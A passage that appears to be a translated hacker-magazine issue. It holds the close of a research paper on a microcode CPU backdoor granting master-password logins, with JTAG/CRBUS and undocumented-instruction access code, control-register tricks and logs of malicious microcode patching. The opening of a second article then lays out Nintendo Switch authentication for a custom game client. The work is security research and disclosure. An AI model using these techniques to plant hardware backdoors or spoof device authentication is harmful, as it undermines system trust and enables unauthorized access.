 ipc.irdrscan(glm0, 0xa8, 83, None, crbus_val, False)
 val = ipc.irdrscan(glm0, 0xa9, 83)
 data = (val & ((1 << 0x41) - 1)) >> 1
 return data

def crbus_write(addr, val):
 glm0 = ipc.devs.glm_module0
 crbus_val = (0x1 << 80) | (addr << 65) | ((val & ((1 << 64) - 1)) << 1)
 ipc.irdrscan(glm0, 0xa8, 83, None, crbus_val, False)
```

Реализация использует функцию `irdrscan` библиотеки `ipccli` (из Intel System Studio), выполняющей комбинированные операции IR/DR-сканирования через интерфейс JTAG.

```
irdrscan(device, instruction, bitCount, data=None, writeData=None,
 returnData=True)
```

Выполнить комбинированное IR/DR-сканирование указанного устройства, передавая указанную инструкцию для IR-сканирования и указанное количество бит для DR-сканирования.

Параметры

`device` (int) - did или псевдоним устройства.  
`instruction` (int) - Инструкция для сканирования в устройство.  
`bitCount` (int) - Количество бит для сканирования из регистра данных.  
`data` (int) - можно указать это или `writeData`.  
`writeData` (int) - число или объект `BitData` для записи в устройство.  
`returnData` (bool) - возвращать ли данные из выполненного сканирования.

Возвращает

Объект `BitData`, содержащий считанные биты.

Второй параметр указывает инструкцию для сканирования в устройство. Хотя точное значение «0xa8» в коде Python, похоже, не задокументировано, оно может соответствовать инструкции «CRBUS», как упоминается в патенте Intel [31].

Согласно патенту, CRBUS состоит из одной 32-битной шины данных CR DATA BUS и 10-битной шины адреса и чтения/записи CR ADDRESS & W/R BUS. Для доступа к управляющим регистрам

разработаны две разные инструкции TAP — «CRBUS» и «CRBUSNOGO». Команда CRBUS даёт TAP указание обратиться к соответствующему местоположению и, если это «запись», записать данные в нужный регистр. Если операция «чтение», команда CRBUS даёт указание считать данные из регистра. Инструкция CRBUSNOGO используется (совместно с инструкцией CRBUS) только для операции чтения — для сдвига данных в виде последовательного сигнала TDO.

Упомянутый патент датируется 2000 годом, и современные реализации могут существенно отличаться. Например, MSROM включает многочисленные управляющие регистры с адресами, превышающими 10 бит. Для текущего анализа CRBUS можно рассматривать просто как интерконнект для доступа к управляющим регистрам, распределённым по чипу.

Альтернативный метод доступа к CRBUS — через недокументированные инструкции UDBGRD и UDBGWR, раскрытые исследователями Марком Ермоловым, Дмитрием Скляровым и Максимом Горячим и реализованные в lib-micro. Соответствующий фрагмент кода приведён ниже:

```
__attribute__((always_inline))
u_result_t static inline udbgrd(uint64_t type, uint64_t addr) {
 lmfence();
 u_result_t res;
 asm volatile(
 ".byte 0x0F, 0x0E\n\t"
 : "=d" (res.value)
 , "=b" (res.status)
 : "a" (addr)
 , "c" (type)
);
 lmfence();
 return res;
}

__attribute__((always_inline))
u_result_t static inline udbgwr(uint64_t type, uint64_t addr,
 uint64_t value) {
 uint32_t value_low = (uint32_t)(value & 0xFFFFFFFF);
 uint32_t value_high = (uint32_t)(value >> 32);
 u_result_t res;
 lmfence();
 asm volatile(
 ".byte 0x0F, 0x0F\n\t"
 : "=d" (res.value)
 , "=b" (res.status)
 : "a" (addr)
 , "c" (type)
 , "d" (value_low)
 , "b" (value_high)
);
 lmfence();
 return res;
}
```

Опкоды для UDBGRD и UDBGWR — 0F0E и 0F0F соответственно. Возвращаясь к таблице опкодов в Разделе 2, последние две ячейки первой строки не заполнены — действительно, они соответствуют недокументированным инструкциям.

Регистр RCX указывает целевое устройство для доступа. Значение 0x0 соответствует CRBUS, а 0x10 — URAM, которая является частной областью памяти, доступной исключительно одному ядру процессора и не разделяемой с другими. Для операций чтения/записи CRBUS регистр RAX содержит адрес целевого управляющего регистра.

Для чтения MSROM или записи в MSRAM соответствующие управляющие регистры относятся к LDAT (Large Data Array Testing [29] или Local Direct Access Test [30]). Как следует из названия, движок LDAT управляет большими массивами данных.

Движок имеет четыре регистра: SDAT, PDAT, DATIN и DATOUT [29][32]. Настраивая SDAT/PDAT с адресом, массивом, банком и другими параметрами, можно читать или записывать конкретные массивы памяти. Мне неясно, каким образом это было реверс-инжиниринговано — путём прямого анализа или по ссылке на XML-файлы с определениями адресов регистров. Предыдущие исследования [30][32][27][33] предоставляют эти определения, которые я привожу ниже для удобства.

```
SDAT Bitfield:
 3 2 1 0
 1 0 9 8 7 6 5 4 3 2 1 0 9 8 7 6 5 4 3 2 1 0 9 8 7 6 5 4 3 2 1 0
 +-----+-----+-----+-----+
 | Port |Mod| DWord |ArraySel| |BankSel|
 +-----+-----+-----+-----+
```

```
PDAT Bitfield:
 3 2 1 0
 1 0 9 8 7 6 5 4 3 2 1 0 9 8 7 6 5 4 3 2 1 0 9 8 7 6 5 4 3 2 1 0
 +-----+-----+-----+-----+
 | | A1| | FastAddr |
 +-----+-----+-----+-----+
```

Поля команды A1:

| Encoding | Name  |
|----------|-------|
| 0        | NOP   |
| 2        | WRITE |
| 3        | READ  |

Известные массивы:

| PDAT CR | ArraySel | Name           | Description                  |
|---------|----------|----------------|------------------------------|
| 0x6A0   | 0        | ms_rom         | Триады микрокода ПЗУ         |
| 0x6A0   | 1        | ms_rom_seqw    | Слова последовательности ПЗУ |
| 0x6A0   | 2        | ms_ram_seqw    | Слова последовательности ОЗУ |
| 0x6A0   | 3        | ms_match_patch | Таблица match/patch          |
| 0x6A0   | 4        | ms_ram         | Триады микрокода ОЗУ         |

Некоторые управляющие регистры не перечислены выше. Например, установка/сброс бита 0 по адресу 0x692 отключает/включает механизм match/patch. А запись 0 по адресу 0x38C останавливает выборку инструкций фронтенда.

Микрокодный секвенсор использует пять массивов памяти. Как описано ранее, массив 3 хранит таблицу match/patch. Массивы 0 и 1 образуют пространство ПЗУ микрокода, охватывающее адреса от 0x0000 до 0x7BFF. Доступное для записи пространство ОЗУ состоит из массивов 2 и 4, занимающих адресный диапазон от 0x7C00 до 0x7DFF для обновлений микрокода.

Массивы 0 и 4 хранят триады микрокода, каждая запись которых состоит из трёх микроопераций и одного неиспользуемого поля. Например, частичный дамп массива 0:

```
addr uop0 uop1 uop2 unused
0000: 00626803f200 000801030008 004800013000 000000000000
0004: 05b900013000 000a01000200 014800000000 000000000000
0008: 000c6c97e208 0005a407de08 01310023d23d 000000000000
000c: 00470003dc7d 0150015c027d 000000000000 000000000000
...
7bfc: 000000000000 000000000000 000004d3ebf4 000000000000
```

Каждая триада микрокода состоит из трёх микроинструкций, расположенных по последовательным адресам (например, 0x0000-0x0002), при этом четвёртая позиция всегда неиспользуема и нулевая. Массив 4 поддерживает идентичную структуру для пространства ОЗУ микрокода, доступного для записи.

Массивы 1 и 2 содержат слова последовательности, соответствующие каждой триаде микрокода. Как показано в частичном дампе массива 1:

```
addr seqw
```

```

0000: 0000018e5e40 0000018e5e40 0000018e5e40 0000018e5e40
0004: 00000b000240 00000b000240 00000b000240 00000b000240
0008: 000001890900 000001890900 000001890900 000001890900
000c: 000006a71180 000006a71180 000006a71180 000006a71180
...
7bfc: 0000018000c0 0000018000c0 0000018000c0 0000018000c0

```

Это четырёхкратное повторение объясняется тем, что для каждой триады микрокода требуется лишь одно слово последовательности, а схема адресации для доступа к словам последовательности может использовать (`Uaddr >> 2`) в качестве индекса. Такая конструкция вероятно обеспечивает параллельную выборку как триад микрокода, так и соответствующих им слов последовательности за счёт поддержания выравнивания адресов между двумя структурами.

Для бэкдора CMPS: если предварительно собранный образ `coreboot` правильно записан на плату, следующие журналы будут появляться в последовательной консоли во время загрузки. Эти журналы демонстрируют, как вредоносный микрокод захватывает MSRAM:

```

[INFO] patching addr: 00007dbc - ram: 000001bc
[INFO] 7dbc: 11890b8279c8 11890b8279c8 11890b826988 018000c0
[INFO] 7dc0: 11890b826988 000000000000 000000000000 018000c0
[INFO] 7dc4: 100500021861 237d3f000e88 0fff00000000 030000f2
[INFO] Patching 3de8 -> 7dc8
[INFO] 7dc8: 000000000000 1c0000231027 0008901f000d 018000c0
[INFO] 7dcc: 006410030230 0040d75b0230 006410030230 018000c0
[INFO] 7dd0: 0040e65f0330 006410030230 00403d770370 018000c0
[INFO] 7dd4: 000000000000 00450003ac31 0150bc7402fa 018000c0
[INFO] 7dd8: 1c0000231027 1c0000630026 108501034d08 018000c0
[INFO] 7ddc: 015dec740240 015ded740240 015dee740240 018000c0

```

В таблице `match/patch` заняты последние две записи: одна соответствует хуку бэкдора (описанному ранее, хотя с другим смещением из-за `stepping` процессора), а другая — патчу микрокода инструкции `IN`, который критически важен для поддержания постоянных хуков микрокода:

```

idx p src dst
00: 0 0x0000 0x0000
01: 1 0x4dc0 0x7c4c
...
17: 1 0x623a 0x7d16
18: 0 0x0000 0x0000
...
30: 1 0x3de8 0x7dc8
31: 1 0x58ba 0x017a

```

---

## 4. Разное

### 4.1 Наборы инструкций x86 SSE/AVX

При рассмотрении функции `strcmp()` на системах Linux `x86_64` обнаруживается, что она использует `__strcmp_avx2()`, версию, оптимизированную с инструкциями AVX2, как видно из вывода дизассемблирования ниже:

```

(gdb) disassemble
Dump of assembler code for function __strcmp_avx2:
=> 0x00007ffff7f30ae0 <+0>: endbr64
 0x00007ffff7f30ae4 <+4>: mov %edi,%eax
 0x00007ffff7f30ae6 <+6>: xor %edx,%edx
 0x00007ffff7f30ae8 <+8>: vpxor %ymm7,%ymm7,%ymm7
 0x00007ffff7f30aec <+12>: or %esi,%eax
 0x00007ffff7f30aee <+14>: and $0xffff,%eax
 0x00007ffff7f30af3 <+19>: cmp $0xf80,%eax

```

```

0x00007ffff7f30af8 <+24>: jg 0x7ffff7f30e50 <__strcmp_avx2+880>
0x00007ffff7f30afe <+30>: vmovdqu (%rdi),%ymm1
0x00007ffff7f30b02 <+34>: vpcmpeqb (%rsi),%ymm1,%ymm0
0x00007ffff7f30b06 <+38>: vpmminub %ymm1,%ymm0,%ymm0
0x00007ffff7f30b0a <+42>: vpcmpeqb %ymm7,%ymm0,%ymm0
0x00007ffff7f30b0e <+46>: vpmovmskb %ymm0,%ecx
0x00007ffff7f30b12 <+50>: test %ecx,%ecx
0x00007ffff7f30b14 <+52>: je 0x7ffff7f30b90 <__strcmp_avx2+176>
...

```

AVX (Advanced Vector Extensions) — функция современных процессоров Intel и AMD, ускоряющая вычисления путём одновременной обработки нескольких элементов данных. Она использует специальные 256-битные регистры (YMM) для выполнения операций SIMD (Single Instruction, Multiple Data), значительно ускоряя задачи вроде мультимедийной обработки и научных вычислений.

В GNU C Library (glibc) функции вроде `strcmp()` имеют несколько оптимизированных вариантов, каждый из которых использует конкретные наборы инструкций процессора:

```

/* Support sysdeps/x86_64/multiarch/strcmp.c. */
IFUNC_IMPL (i, name, strcmp,
 IFUNC_IMPL_ADD (array, i, strcmp,
 HAS_ARCH_FEATURE (AVX2_Usable),
 __strcmp_avx2)
 IFUNC_IMPL_ADD (array, i, strcmp, HAS_CPU_FEATURE (SSE4_2),
 __strcmp_sse42)
 IFUNC_IMPL_ADD (array, i, strcmp, HAS_CPU_FEATURE (SSSE3),
 __strcmp_ssse3)
 IFUNC_IMPL_ADD (array, i, strcmp, 1, __strcmp_sse2_unaligned)
 IFUNC_IMPL_ADD (array, i, strcmp, 1, __strcmp_sse2))

```

Этот механизм, называемый IFUNC (Indirect Function) [17], — функция GNU toolchain, позволяющая выбирать между несколькими реализациями функции во время выполнения через резолвер. Динамический загрузчик вызывает этот резолвер при запуске для выбора оптимальной версии (например, AVX2), которая затем остаётся фиксированной на время жизни процесса.

Сравнение строк с использованием AVX2 выполняется через векторизованные операции, где два 256-битных регистра ymm сравниваются с помощью VPCMPEQ. Поскольку каждый регистр ymm содержит 32 байта (VEC\_SIZE), это позволяет сравнивать 32-байтовые фрагменты строк за одну операцию. Например:

```

vmovdqu (%rdi),%ymm1
vpcmpeqb (%rsi),%ymm1,%ymm0

```

Инструкция `vmovdqu` загружает 32 байта из адреса памяти в RDI в YMM1. Инструкция `vpcmpeqb` затем сравнивает эти 32 байта с содержимым по адресу памяти RSI, сохраняя результат сравнения в YMM0. Каждая байтовая позиция в YMM0 устанавливается в 0xFF (все единицы) для совпадающих байтов или 0x00 (все нули) для несовпадений.

Сравнение строк выполняется с помощью `vpcmpeqb`, а не традиционных инструкций CMPS. С точки зрения бэкдора этот подход более выгоден, поскольку расширенные наборы инструкций являются специализированными и используются реже, чем базовые инструкции x86. Кроме того, `vpcmpeqb` может сравнивать значительно больше байтов за одну операцию, облегчая идентификацию целевой хэш-строки и минимизируя риск случайных срабатываний. Заметим, что сложные инструкции, такие как `vpcmpeqb`, обычно реализуются через микрокод.

---

## 4.2 Другие мысли

В компьютерной системе доверие коренится в прошивке. При запуске процессор выполняет неизменяемый код, хранящийся в ПЗУ или OTPROM (однократно программируемом ПЗУ), который аутентифицирует следующий этап прошивки через верификацию цифровой подписи. Этот процесс обычно опирается на асимметричную криптографию, такую как RSA. Последующая прошивка подписывается закрытым ключом, тогда как ПЗУ содержит соответствующий открытый ключ для проверки её целостности. Вместе этот неизменяемый код ПЗУ и встроенный открытый ключ образуют корень доверия системы.

На практике OTPROM имеет ограниченную ёмкость. Следовательно, вместо хранения всего открытого ключа в OTPROM хранится только его хэш, тогда как полный открытый ключ находится во внешнем хранилище (например, EEPROM или FLASH). Таким образом, первый шаг кода ПЗУ — получить открытый ключ и проверить его хэш относительно хранящегося в ПЗУ. Это сравнение устанавливает корень доверия.

После успешной аутентификации корневого открытого ключа система переходит к проверке цифровой подписи прошивки следующего этапа. Чтобы понять, как работают цифровые подписи, рассмотрим RSA (конкретно схему RSASSA-PKCS1-V1\_5) в качестве примера. Предположим, у нас есть бинарный файл прошивки `bin`, который необходимо проверить, вместе с его цифровой подписью `bin_sig`. Процесс верификации использует открытый ключ подписавшего для подтверждения действительности подписи и неизменности данных.

1. Хэшировать входные данные: вычислить SHA-256 дайджест исходных данных («bin»):

```
hash = sha256(bin);
```

2. Кодировать хэш: форматировать хэш согласно схеме EMSA-PKCS1-v1\_5 (которая не использует соль):

```
hash_encode = EMSA-PKCS1-v1_5(hash);
```

3. Расшифровать подпись: использовать открытый ключ RSA для расшифровки «bin\_sig», получить закодированный хэш:

```
hash_encode_from_sig = rsa_decrypt(bin_sig, public_key);
```

4. Сравнить хэши: проверить подпись, убедившись, что расшифрованный закодированный хэш совпадает с локально вычисленным:

```
cmp(hash_encode_from_sig, hash_encode);
```

Итоговое сравнение хэшей решает, пройдет ли верификация.

До сих пор система выполняла два сравнения хэш-строк. Но что если процессор распознает даже одну из этих хэш-строк? Это могло бы разрушить цепочку доверия, позволив выполнить вредоносный код.

На практике хранение всего нескольких хэш-строк в процессоре не особенно полезно, поскольку один хэш представляет только одну цифровую подпись. Но что если хэш-функция имела бы алгоритмический бэкдор: такой, который создаёт обнаружимые паттерны при обработке специально созданных входных данных (например, начинающихся с определённой заголовочной последовательности)? Процессор мог бы обнаруживать этот паттерн при сравнении строк и пропускать вредоносный хэш через аутентификацию.

Я не уверен, реализуемо ли это, но это определённо интересная идея для исследования.

---

## 5. Заключение



В данной статье представлен бэкдор в процессоре, позволяющий атакующему войти в любую учётную запись системы с использованием мастер-пароля.

Для проверки идеи построены три прототипа: один на эмуляторе QEMU TCG, другой на процессоре OpenSPARC T1 (на базе FPGA) и третий через модификацию микрокода на процессоре Intel Pentium N4200.

Идея, которую мы хотим донести, такова: хотя более глубокое встраивание бэкдоров в железо повышает скрытность, само по себе железо накладывает ограничения на удобство использования. Однако если программное обеспечение намеренно взаимодействует с железом, мы получаем больше возможностей для развёртывания эффективных бэкдоров в процессорах. В нашем подходе модуль парольной аутентификации операционной системы верхнего уровня демонстрирует обнаружимые поведенческие паттерны, которые процессор отслеживает для определения событий аутентификации.

---

## 6. Благодарности

Особая благодарность моей жене иау и нашим детям Рэю и Саммер! Вы никогда не переставали верить в меня. Даже спустя три долгих года у вас всё ещё была вера, что я завершу эту статью. Я вас всех очень люблю!

Спасибо ChatGPT и DeepSeek за помощь в написании этой статьи!

---

## 7. Ссылки

- [1] <https://wiki.qemu.org/Documentation/TCG/frontend-ops>
- [2] SPARC Assembly Language Reference Manual  
[https://docs.oracle.com/cd/E36784\\_01/pdf/E36858.pdf](https://docs.oracle.com/cd/E36784_01/pdf/E36858.pdf)
- [3] CPU bugs, CPU backdoors and consequences on security
- [4] Live Migration with AMD-V Extended Migration Technology  
<http://developer.amd.com/wordpress/media/2013/02/livevirtualmachinemigrationonamdprocessors.pdf>
- [5] A Performance Evaluation of Platform-Independent Methods to Search for Hidden Instructions on RISC Processors.
- [6] Breaking the x86 ISA. BlackHat, USA, 2017.
- [7] Uisfuzz: An efficient fuzzing method for CPU undocumented instruction searching.
- [8] Uncovering Hidden Instructions in Armv8-A Implementations.
- [9] VIA C3 Nehemiah Datasheet, 2004.  
<http://datasheets.chipdb.org/VIA/Samuel2/VIA%20C3%20Samuel%202%20Datasheet%20V1.12.pdf>
- [10] Christopher Domas. Hardware backdoors in x86 CPUs. Black Hat, 2018.
- [11] Apparatus and method for limiting access to model specific registers in a microprocessor, December 25 2012. US Patent 8,341,419.
- [12] Microprocessor that performs X86 ISA and arm ISA machine language program instructions by hardware translation into microinstructions executed by common execution pipeline, November 4 2014. US Patent 8,880,851.
- [13] Microprocessor with boot indicator that indicates a boot ISA of the microprocessor as either the X86 ISA or the ARM ISA, April 19 2016. US Patent 9,317,301.
- [14] Microprocessor that enables ARM ISA program to access 64-bit general purpose registers written by x86 ISA program, March 22 2016. US Patent 9,292,470.
- [15] 'Super-secret' debugger discovered in AMD CPUs  
[https://www.theregister.com/2010/11/15/amd\\_secret\\_debugger/](https://www.theregister.com/2010/11/15/amd_secret_debugger/)
- [16] AMD Undocumented Machine-Specific Registers

- <http://cbid.softnology.biz/html/undocmsrs.html>
- [17] [https://sourceware.org/glibc/wiki/GNU\\_IFUNC](https://sourceware.org/glibc/wiki/GNU_IFUNC)
  - [18] Designing and implementing malicious hardware
  - [19] <https://openpower.foundation/specifications/isa/>
  - [20] Alexander Krog and Alexander Skovsende. Backdoor in the Core - Altering the Intel x86 Instruction Set at Runtime. Defcon 31, 2023
  - [21] RISC86 INSTRUCTION SET. US Patent US5926642, 1999
  - [22] AMD-K6 Processor Technical Brief  
[https://www.ardent-tool.com/CPU/docs/AMD/K6/k6\\_techb.pdf](https://www.ardent-tool.com/CPU/docs/AMD/K6/k6_techb.pdf)
  - [23] IntelTXE-PoC. <https://github.com/ptresearch/IntelTXE-PoC>
  - [24] <https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00086.html>
  - [25] uCodeDisam. <https://github.com/chip-red-pill/uCodeDisasm>
  - [26] udbgInstr <https://github.com/chip-red-pill/udbgInstr>
  - [27] lib-micro. <https://libmicro.dev>
  - [28] <https://kakaroto.ca/2019/11/exploiting-intels-management-engine-part-1-understanding-pts-txe-poc/>
  - [29] EFFICIENT RANGE-BASED MEMORY WRITEBACK TO IMPROVE HOST TO DEVICE COMMUNICATION FOR OPTIMAL POWER AND PERFORMANCE. US Patent US 10,552,153 B2. 2020
  - [30] Ermolov, M., Sklyarov, D. & Goryachy, M. Undocumented x86 instructions to control the CPU at the microarchitecture level in modern Intel processors. J Comput Virol Hack Tech 19. 2023
  - [31] CONTROL REGISTER BUS ACCESS THROUGH A STANDARDIZED TEST ACCESS PORT. US Patent US006055656A. 2000
  - [32] Intel LDAT notes. <https://pbx.sh/ldat/>
  - [33] crbus\_scripts. [https://github.com/chip-red-pill/crbus\\_scripts](https://github.com/chip-red-pill/crbus_scripts)
  - [34] Live Migration With AMD-V Extended Migration Technology.  
[https://kipdf.com/live-migration-with-amd-v-extended-migration-technology\\_5acde91c7f8b9a7f9b8b45f1.html](https://kipdf.com/live-migration-with-amd-v-extended-migration-technology_5acde91c7f8b9a7f9b8b45f1.html)

---

## 8. Приложение: Код

Из-за большого размера проектов OpenSPARC T1 и QEMU в файл code.tar.gz включена только часть кода, содержащая реализацию бэкдора. Полные проекты доступны по следующим ссылкам:

<https://www.oracle.com/servers/technologies/opensparc-t1-page.html>

<https://github.com/qemu/QEMU>

Проекты, связанные с микрокодом, загружены на GitHub:

<https://github.com/whensungoesdown/lib-micro>

<https://github.com/whensungoesdown/coreboot>

# Содержание

Автор: tgr

---

0 - Введение

1 - Тревожная тенденция

2 - Super Mario Maker 2

2.0 - Удалённые возможности

2.1 - Предшествующие исследования

2.2 - NEX

2.3 - Открытие публичного API

2.4 - Сцена адаптируется

2.5 - Скрейп

2.6 - Открытие публичного сервера

2.7 - Новая эра в SMM2

2.8 - Горькое напоминание

3 - Шаткое равновесие

4 - Ссылки

---

## 0. Введение



В 1995 году, когда Всемирной паутине не было ещё и двух лет, а SSL 2.0 вышел лишь в том же месяце, Нил Стивенсон опубликовал книгу, в которой предположил существование глубоко развитой версии нашего общества. Опираясь на научные — а не фантастические — идеи, формировавшиеся в конце XX века в таких книгах, как «Машины созидания» (1986) и «Наносистемы» (1992), эта книга предложила поразительную разновидность постдефицитного мира, которую мы до сих пор не наблюдаем даже в изобилии сегодняшнего дня.

«Алмазный век» описывал тип сети распределения наноматериалов, способной обеспечивать надёжные потоки базовых атомов — углерода, серы, кислорода и водорода. «Фид», как она называлась, был способен поставлять «ящики с водой и питательным бульоном, конверты с суши из нано-сурими и риса, шоколадные батончики» [0] из бесплатных материальных компиляторов,

разбросанных по всему городскому пространству. Платные МК способны создавать куда более сложные структуры — например, Букварь, о котором много сказано в контексте развития больших языковых моделей.

Однако Фид не является чисто альтруистическим. Он способен сообщать своим операторам, что создаётся и кем. И к несчастью, нео-викторианцы не руководствуются интересами других файл. Чтобы воспитать в своей дочери Фионе дух бунтарства, второстепенный герой Джон Персиваль Хэворт тайно заказывает создание второго Букваря, предназначавшегося только для его работодателя. Инженер, стоящий за этим вторым Букварём, — тот, кто управлял собственным частным, неотслеживаемым Фидом, — называл себя «Обратным инженером» [1].

Стивенсон неоднократно подчёркивал в интервью, что видел в научной фантастике нечто большее, чем жанр для доставки пророческих посланий: «Научно-фантастический подход не означает, что речь всегда идёт о будущем; это осознание того, что всё иначе» [2]. Вольно или невольно, я усматриваю в «Алмазном веке» параллели с технологией, которая в то время начинала проникать в повседневную жизнь многих: Интернетом.

Ещё в 1996 году высказывалась теория, что Фид — это метафора информационных технологий: управляемый нео-викторианцами Фид олицетворял централизованных провайдеров контента, а Семя — децентрализованное обещание свободной передачи информации через интернет [3]. Достойное обещание, которое начинает угасать.

Всемирная паутина, TLS, крупные поисковые системы — всё это изначально создавалось ради обеспечения безопасности и свободного распространения информации, но теперь служит тому, чтобы вернуть интернет к его централизованным истокам.

Миру нужны новые хакеры — такие, как обратный инженер доктор Икс с его кастомным Фидом, — чтобы снова открыть интернет и освободить информацию.

---

## 1. Тревожная тенденция

Вернёмся в настоящее. Независимые блоги и веб-серверы, запущенные на бюджетном железе, расцвели буйным цветом, породив известные хранилища культуры, которые всего несколько лет спустя стали устаревшими — когда появился новый, более блестящий конкурент. Сообщения на форумах, бесплатное программное обеспечение, PDF-файлы — интернет непрерывно делился информацией в свободно доступной форме.

Но монетизация теперь проникла туда, где раньше не имела никаких позиций.



[4]

Одним из видов площадок, наиболее пострадавших в последние годы, стал форум нового времени: социальные сети.

18 апреля 2023 года Reddit объявил о введении платы за использование своего API [5]. До этого на Reddit процветала живая сцена кастомных клиентов, добавлявших удобные функции и средства доступности. RIF и Apollo — оба приложения были вынуждены закрыться. Последнее выяснило, что только для работы кастомного клиента, фактически просто перенаправляющего запросы, ему пришлось бы платить Reddit 2 миллиона долларов в месяц [6]. С 12 по 14 июня более 7000 сабреддитов полностью заблокировали доступ к своему контенту для всех — это стало известно как «блэкаут». Некоторые сабреддиты продолжали это делать и после. Однако Reddit начал принудительно отстранять модераторов от закрытых сабреддитов [7]. На сегодняшний день ситуация вернулась к привычному состоянию, и ценообразование API не изменилось.

За месяц до Reddit ещё одна социальная платформа начала брать плату за доступ к API: Twitter. Бесплатный тариф не предоставляет возможности чтения вообще, а тариф Enterprise скрыто обходится в 42 000 долларов в месяц. Множество сервисов, предлагавших инструменты, недоступные в официальном клиенте, были вынуждены закрыться — особенно те, у которых был бесплатный тариф, как у SocialBlade.

Эта тенденция показала мне, как срочно нужно отвоёвывать доступ к нашим сервисам. Как это было раньше. И поэтому я ввязался в дело и создал собственный кастомный клиент.

---

## **2. Super Mario Maker 2**

Моим первым кастомным клиентом стал клиент для игры, которую я видел идеальным кандидатом для открытых данных. Возьмите самую продаваемую серию видеоигр всех времён [9] и разрешите пользователям создавать собственный контент — пожалуй, одну из самых масштабных таких игр! Корни пользовательского контента, и особенно уровней, в серии Super Mario уходят в ромхаки: инъекции нового машинного кода и ресурсов в существующие консольные игры про Марио. При такой богатой культуре, граничащей с демосценой ромхакинга, идея имела потенциал.

### **2.0 Удалённые возможности**

Super Mario Maker, предшественник, располагал рядом функций, которых не было в сиквеле. Примечательно, что эти проблемы в основном касались интерфейса, а не самих данных, доступных в игре. Одна из таких функций — возможность искать уровни по более сложным запросам, доступная в Super Mario Maker через внешний сайт [10]. Другая — невозможность просматривать скачанные уровни целиком с помощью панорамирования, что в Super Mario Maker было достижимо путём редактирования скачанного уровня.

Некоторые новые функции также лишены той степени поиска, что была в предшественнике. Например, у спидранов «Ninji» нет таблицы лидеров в браузере. Различные пользовательские таблицы лидеров также не имеют собственного сайта.

### **2.1 Предшествующие исследования**

Работа началась с NintendoClients [11] от Kinna, в которых были реализованы DAuth, AAuth, BAAS и основа кастомного клиента для онлайн-игр Nintendo.

Как было обнаружено SciresM [12], перед тем как предоставить доступ к большинству онлайн-сервисов, консоль выполняет цепочку проверок. В отличие от своего предшественника — 3DS — Switch способен идентифицировать и впоследствии заблокировать доступ на уровне железа, аккаунта Nintendo и самой игры. Кроме того, нет возможности подделать какой-либо набор учётных данных: каждая пара связана с другой.

DAuth, или Device Authentication (аутентификация устройства), является точкой входа, через которую возвращаются токены для каждой части консоли, обозначаемой `client ID`. Сначала запрашивается `/challenge`, результат которого расшифровывается с помощью функции, доступной только внутри «TrustZone» Switch — физически отдельного чипа, имеющего доступ к заводским ключам, зашитым в железо [13]. Полученные данные добавляются к данным формы, отправляемой на `/device_auth_token` в виде `challenge=%s&client_id=%016x&key_generation=%d&system_version=%s`. Внутри TrustZone вычисляется CMAC, который добавляется к данным формы как `&mac=%s` в Base64. Полученный токен затем передаётся дальше по цепочке — при условии, что вы не забанены на уровне железа.

Следующий шаг — авторизация через OAuth с вашим аккаунтом Nintendo. Начиная с этого момента все запросы требуют клиентского сертификата, поэтому бан на аккаунт Nintendo может быть привязан к любому железу, которое входит с этим аккаунтом.

Затем выполняется AAuth, или Application Authorization (авторизация приложения), чтобы убедиться, что консоль действительно владеет игрой, к онлайн-сервисам которой осуществляется подключение. Используя `client ID` из DAuth, на конечную точку `/application_auth_token` отправляется сертификат. Возможны два случая:

Игровые картриджи: `application_id=%016llx&application_version=%08x&device_auth_token=%s&media_type=GAMECARD&cert=%s`, где `cert` получается с помощью `GetGameCardCertificate` на консоли [14]. Этот сертификат подписывается при производстве с использованием известного Nintendo закрытого ключа с RSA-2048.

Цифровые игры: `application_id=%016llx&application_version=%08x&device_auth_token=%s&media_type=DIGITAL&cert=%s&cert_key=%s`. «Тикеты» цифровых игр содержат Title ID игры, Device ID железа и ID аккаунта Nintendo, который её приобрёл. Тикет снова подписывается при покупке с использованием известного Nintendo закрытого ключа с RSA-2048.

Наконец, выполняется BAAS для проверки того, что у консоли есть активная подписка Nintendo Switch Online. На `/1.0.0/login` [15] отправляется `id=%016x&password=%s&appAuthNToken=%s`, где `id` и `password` находятся в системном сохранении 8000000000000010 (Account) [16], а `appAuthNToken` — токен, возвращённый AAuth. Возвращённый ID Token вместе с 16-значным шестнадцатеричным пользовательским ID является финальным набором данных, используемых для аутентификации непосредственно на игровом сервере. Оба токена — DAuth и ID — имеют срок действия, требующий периодической повторной аутентификации.

Хотя некоторые из этих конечных точек изменились с момента выхода Nintendo Switch в 2017 году, набор данных, необходимый для подделки консольных запросов, остался прежним:

- Незабаненное и взломанное железо
- Купленная игра
- Активная подписка Nintendo Switch Online

## 2.2 NEX

На данном этапе у Nintendo Switch больше нет единого сетевого протокола для всей консоли. К счастью, однако, большинство игр на Switch [17] используют протокол, выпущенный для 3DS и

основанный на лицензированном протоколе Quazal Rendez-Vous [18]. Этот протокол, называемый NEX, функционирует на основе ряда «протоколов», каждый из которых содержит набор методов. Хотя Quazal Rendez-Vous предоставляет набор общих протоколов, разделяемых между всеми играми и даже некоторыми играми Ubisoft, протоколы с нужными нам возможностями запроса данных являются полностью кастомными для Nintendo [19].

Протокол, используемый моим кастомным клиентом, — это ID 115, или DataStore. Этот протокол в основном предназначен для загрузки, изменения и запроса объектов (бинарных данных) с некоторыми метаданными и проверками авторизации [20]. Super Mario Maker 2 добавляет множество дополнительных методов, возвращающих упакованные protobuf-ы в формате little-endian.

Пример запроса GetUsers (метод 48):

```
CLIENT -> SERVER:
 Packet Size Message Size
 |-----| |-----|
00000000 | 80 00 22 00 AA 1E 02 00 62 00 1B 00 1E 00 00 00

 Protocol ID* Method ID* Payload Size
 |--| |-----| |-----|-----|
00000010 | F3 26 00 00 00 00 30 00 00 00 00 10 00 00 00 01 00

 Number Packed PIDs Option
 -----|-----|-----|
00000020 | 00 00 C6 BC A1 BA BD 82 50 EC 10 20 00 00

SERVER -> CLIENT:
 Packet Size Message Size
 |-----| |-----|
00000000 | 80 00 E8 00 AA 02 1E 00 62 00 22 00 E4 00 00 00

 Protocol ID* Method ID* Number
 |--| |-----| |-----|
00000010 | 73 01 26 00 00 00 30 80 00 00 01 00 00 00 03 C9

 User PID User Code
 |-----|-----|
00000020 | 00 00 00 C6 BC A1 BA BD 82 50 EC 0A 00 36 47 53

 Name
 -----|-----|
00000030 | 38 39 50 59 33 47 00 08 00 67 6F 6C 64 65 79 32

 --|
00000040 | 00 00 08 00 00 00 FF FF FF FF FF FF FF FF 00 00

 Country Region Last Active
 |-----|-----|-----|
